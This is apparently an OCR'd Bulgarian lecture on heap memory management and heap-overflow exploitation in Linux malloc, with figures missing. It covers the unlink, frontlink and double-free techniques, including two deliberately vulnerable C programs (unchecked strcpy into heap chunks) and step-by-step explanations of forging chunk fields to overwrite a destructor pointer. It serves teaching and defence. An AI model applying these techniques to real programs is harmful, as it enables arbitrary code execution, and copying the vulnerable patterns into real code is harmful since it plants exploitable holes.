Динамично управление на памет
лоши и добри страни

Общи бележки по управението на паметта

- **Мениджмънта е подобен: Linux (ф-ии от групата malloc) и за Windows (библиотеките -RtlHeap)**
- **Заделяне и освобождаване на блокове с променлив размер в паметта: винаги част от клиентския процес;**
- **Поддържа се списъчна структура на свободните блокове (в случаен ред или подредени по размер) виж. [Knuth]**
- **при заделяне на блок се използват алгоритми от типа: *best-fit или first-fit***
- **Изпълняват се и методи за un-allocation на блокове памет. Т.е. те трябва да се върнат към списъците на свободните блокове, при обединяване на съседни.**

Чести грешки при менижмънта на памет


- **В процеса на инициализация: някои ф-ии (malloc()) не нулират заделената памет;**
- **изпуска се проверка за връщана стойност или грешка при заделяне;**
- **реферира се освободена памет. Четенето ще успее, но няма гаранция за съдържанието й;**
- **shared variable се освобождават и дори припокриват, но се използват от друг процес;**
- **памет се освобождава многократно;**
- **неправилно се съпоставят ф-ии за работа с памет:: new / delete ; malloc(); / free();**

See example

1


2

Figure illustrates another dangerous situation in which memory can be freed multiple times. This diagram shows two linked list data structures that share common elements. Such data structures are not uncommon but introduce problems when memory is freed. If a program traverses each linked list freeing each memory chunk pointer, several memory chunks will be freed twice. If the program only traverses a single list (and then frees both list structures), memory will be leaked. Of these two choices, it is less dangerous to leak memory than to free the same memory twice. If leaking memory is not an option, then a different solution must be adopted.




Алокатор на памет в Linux

Ползван в GNU C++ библиотеките за повечето версии на Linux, Red Hat ..
(*malloc()...*)



Бит PREV_INUSE показва дали предишния блок (chunk) е още алокиран


Използва се при дефрагментация на памет



Free list double-linked structure (the name for this is 'bin')

премахване (unallocate) на елемент (chunk) от двойно-свързания списък (чрез макрос **unlink()) :**

случва се когато: (1) памет се консолидира;
или пък a chunk се извлича от списъка на свободните с цел
(2) нова алокация:




Как препълването на буфер (buffer overflows) може да забие програма?

При операция, извън границата на масив е възможно:

да се повредят даннови структури, което прави системата уязвима на хакерски атаки – тъй като външен код може да се вмъкне и само-адресира (ще покажем).

И двете описани техники: unlink
и
front-link
могат да се ползват за тази цел



(1) Техника Unlink:

1. Примерът е на **C**

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.   char *first, *second, *third;
5.   first = malloc(666);
6.   second = malloc(12);    // малък блок, веднага следващ първия
7.   third = malloc(12);
8.   strcpy(first, argv[1]);  // ф-ия strcpy() не проверява за
9.   free(first);             //напускане на граница. Тя е уязвима на
10.  free(second);            //  buffer overflow атаки
11.  free(third);
12.  return(0);
13. }
```

Code vulnerable to an exploit using the unlink techniqu


1. Низ се записва извън границата на 'first'
2. 'first' се освобождава (free())
3. Освобождава се и 'second' . Системата опитва да ги обедини (consolidate)
4. За да се определи дали 'second' е unallocated – ред 10 тества бита PREV_INUSE на блока 'third'. как ще го открие – виж фигура 2.

в случай че 'second' е още алокиран
- не може да се извърши consolidation (да се изпълни макрос unlink) !

вмъкнат код е припокрил полетата на 'second':
поле 'Size'=-4.Блокът'third' изглежда да е 4 байта преди 'second'
PREV_INUSE=0. Значи 'second' е unallocated. Free() consolidates
адресът, бутнат от хакер (in bk) се интерпретира за back pointer
стойността на този Back pointer' се ползва от макрос unlink() за
а подмени стойността на FD+12 (т.е. поле bk на следващия chunk).
FD е вмъкнато от хакер и може да е всеки адрес (fp например)


Т.е. 4 bytes данни, вмъкнати от хакер се записват на адрес също даден от хакера (редове 2 & 3 на процедурата unlink)

2.




Using the size field to find the start of the next chunk

3.



fp-12 в примера сочи някъде, т.е. unlink() ще припокрие Някой адрес Когато 10 се изпълни

Malicious argument used in unlink technique



(2) Техника frontlink

Когато блок се освободи, той се добавя към двойно-свързания списък. Кода се извършва от **frontlink() .**
(макрос, вмъкнат при необходимост в кода).
този макрос подрежда сегментите **(техниката - frontlink)** **в намаляващ ред** на размера им.
техниката е подобна на unlink() (предишната тема).

Атакуващият вмъква не адрес, а къс executable (например инструкция jmp : 4 байта) на подходящо място, с цел да подмени системно повикване с такова към негова функция .

'second' е по-малък от 'fifth' – така че frontlink() опитва да го подреди непосредствено след него в паметта

В този фалшив блок е адреса , който ще се ползва за **function pointer** – на мястото където обикновено стои 'Back Pointer' (на блока II).
Инструкцията **jmp** може да сочи кода на функцията - destructor (чиито адрес може да се види в секцията .dtors на програмата). Хакерът открива този адрес като преглежда изпълнимия код на програмата. Той го подменя – да сочи негова функция.


Когато *second* се освободи (15), frontlink() започва да обединява с *fifth* . В резултат, **forward pointer на fifth (адрес на фалшив блок) се записва като FD и back pointer взет също от fake chunk се записва в променлива BK (BK съдържа вече jmp instruction към вредния код).** Нормален function pointer се е припокрил с вредителски.
Когато се достигне до return(0), ф-ия destr се вика, но вместо нея се изпълнява 'fake' code.

```
1.  #include <stdlib.h>
2.  #include <string.h>
3.  int main(int argc, char * argv[]) {
4.    char *first, *second, *third;
5.    char *fourth, *fifth, *sixth;
6.    first = malloc(strlen(argv[2]) + 1);
7.    second = malloc(1500);
8.    third = malloc(12);
9.    fourth = malloc(666);
10.   fifth = malloc(1508);
11.   sixth = malloc(12);
12.   strcpy(first, argv[2]);
13.   free(fifth);
14.   strcpy(fourth, argv[1]);
15.   free(second);
16.   return(0);
17. }
```

внедрен arg. Съдържа вреден код и последните 4 bytes (bk на II) са jmp към него.
препълване- address на фалшив блок замества forward pointer на блока fifth, тъй като той следва ,заразения'-fourth

Sample code vulnerable to an exploit using the frontlink technique

Пояснения: какво всъщност става в блоковете памет:




Заети от strcpy() блокове

Подменени полета (**bk** и **fw** на следващите ги блокове) вследствие на overflow

Адрес на ф-ията – деструктор (който целим да подменим) → на мястото на **bk** указателя

fw – вече сочи стартовия адрес на вредителския, внедрен код

Вследствие на обединяването на освободените сегменти 5 и 2 и тъй като 2 е след 5,
съдържанието на bk (това беше jmp инструкция към добавения в сегм. 1 вредит. код ще се запише там където сочи fw (а това беше адреса на деструктор функцията). Т.е. – стандартната деструктор ф-ия ще бъде подменена така, че да сочи стартовия адрес на вредителския код (блок I) .



Т.е.


съдържанието на bk (в случая това беше подпъхната
jmp инструкция към добавения в първия сегмент вредителски код
ще се запише там където сочи fw
(а това беше например адреса на функцията деструктор).

Атаката се е случила!!!

Уязвимостта: Double – free


предусловия:


1. **Блока памет да е изолиран от други- за да не се случи обединение. 2. Освобождаваният блок да е първи в паметта**



1 (алокиран)

2. двойно-свързаният списък, след повикване на free() – нормална ситуация





повторно освобождаване

– структури се повреждат

4.

